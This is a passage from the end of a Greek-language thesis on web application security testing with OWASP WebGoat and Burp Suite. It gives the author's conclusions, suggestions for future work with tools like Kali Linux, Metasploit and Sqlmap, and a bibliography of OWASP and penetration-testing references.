Μέσα από όλα αυτά καταλαβαίνουμε πόσο σημαντικό ρόλο παίζει η ακεραιότητα των δεδομένων στο διαδίκτυο, πόσο σημαντική είναι η γνώση και η πρόληψη ενώ διακρίνουμε πόσο λεπτή είναι η γραμμή προκειμένου τα δεδομένα ή ιδιωτικότητα να πέσουν στα χέρια των επιτιθέμενων.

Το WebGoat project της Owasp σε συνδιασμό με το Burp suite, με οδήγησαν να κατανοήσω σε μεγαλύτερο βαθμό το τρόπο με τον οποίο οι εισβολείς ανιχνεύουν-αναγνωρίζουν και επιτίθενται σε μία εφαρμογή.

Παρόλα αυτά όμως, δεν επαρκεί η συγκεκριμένη διπλωματική προκειμένου κάποιος ασφαλίσει μία εφαρμογή, καθώς, στην παρούσα διπλωματική εργασία παρουσιάστηκαν-αναλύθηκαν οι πιο συνιθισμένες επιθέσεις. Επίσης, η πληροφορική αποτελεί ένα κλάδο ο οποίος αναπτύσσεται ραγδαία και αυτό έχει ως αποτέλεσμα να ανακαλύπτονται νέοι τρόποι με τους οποίους μπορούν να πλήξουν μία εφαρμογή, έτσι λοιπόν, θα πρέπει τα άτομα που ασφαλίζουν τις εφαρμογές να ενημερώνονται συνέχεια, προκειμένου να εξασφαλίζουν την ακεραιότητα των εφαρμογών.

Όσο αφορά τις πιθανές επεκτάσεις, μπορεί να γίνει μεγαλύτερη αναφορά στις επιθέσεις html, να προστεθούν παραδείγματα επιθέσεων καθώς επίσης και να παρουσιαστούν πιο advanced μέθοδοι επιθέσεων χρησιμοποιώντας διάφορα tools όπως είναι τα kali linux, το οποίο παρέχει έτοιμα metasploit ή ακόμα και να γραφούν τα exploit from scratch.

Συνεπώς, για μελλοντική έρευνα θα μπορούσα να προτείνω κάποια εργαλεία πιο ολοκληρωμένα, έχοντας αρκετές αυτοματοποιημένες διαδικασίες, όπως:

- Kali linux penetration testing tools
- Sqlmap
- Vega

Βιβλιογραφία

1. Owasp - Top 20 OWASP Vulnerabilities And How To Fix Them [https://www.upguard.com/articles/top-20-owasp-vulnerabilities-and-how-to-fix-them]

2. Owasp - Web Application Penetration Testing [https://www.owasp.org/index.php/Web_Application_Penetration_Testing]

3. Owasp – Testing Guide [https://www.owasp.org/images/1/19/OTGv4.pdf]

4. The Web Application Hackers Handbook [http://mdsec.net/wahh/]

5. PentesterLab – LearnWeb penetration testing: The right way [https://www.pentesterlab.com/]

6. HignOn.Coffee – Penetration testing & security research blog [https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/]

7. Evolusion of the web [http://www.evolutionoftheweb.com/]

8. Html5 overview: A look at html5 attack scenarios [http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt_html5-attack-scenarios.pdf]

9. Udemy – Basics Of Web Application Penetration Testing [https://www.udemy.com/basics-of-web-application-penetration-testing/]

10. Acunetix - Web Applications: What are They? What of Them? [http://www.acunetix.com/websitesecurity/web-applications/]

11. BlackHat - HTML5 Top 10 Threats Stealth Attacks and Silent Exploits [https://media.blackhat.com/bh-eu-12/shah/bh-eu-12-Shah_HTML5_Top_10-WP.pdf]

12. Informationsecuritybuzz - The Death of WAF as We Know It [http://www.informationsecuritybuzz.com/articles/the-death-of-waf-as-we-know-it/]

13. Tutorialspoint [http://www.tutorialspoint.com/security_testing/testing_injection.htm]

14. Csoonline - Web Application Firewall: a must-have security control or an outdated technology? [http://www.csoonline.com/article/3032743/application-development/web-application-firewall-a-must-have-security-control-or-an-outdated-technology.html]

15. Bypass Xss filers [https://www.exploit-db.com/papers/15446/]

16. Html5 – Security [http://html5security.org/]

17. Attack & Defence [http://www.andlabs.org/]

18. Offensive Security. Advanced Web Attacks and Exploitation. Mati Aharoni Devon Kearns. v. 1.0 [http://docplayer.net/15080770-Offensive-security-advanced-web-attacks-and-exploitation-mati-aharoni-devon-kearns-v-1-0.html]

19. OWASP WebGoat Project [https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project]
Burp suite [https://portswigger.net/burp/]

20. Owasp Sql Injection [https://www.owasp.org/index.php/SQL_Injection]

21. Owasp Cross-site Scripting (XSS) [https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)]

22. Owasp Information Leak (information disclosure) [https://www.owasp.org/index.php/Information_Leak_(information_disclosure)]

23. Owasp Cross Frame Scripting [https://www.owasp.org/index.php/Cross_Frame_Scripting]

24. Owasp Unvalidated Redirects and Forwards Cheat Sheet [https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet]

25. Owasp Session Management Cheat Sheet [https://www.owasp.org/index.php/Session_Management_Cheat_Sheet]

26. Owasp Clickjacking [https://www.owasp.org/index.php/Clickjacking]

27. Owasp Web Parameter Tampering [https://www.owasp.org/index.php/Web_Parameter_Tampering]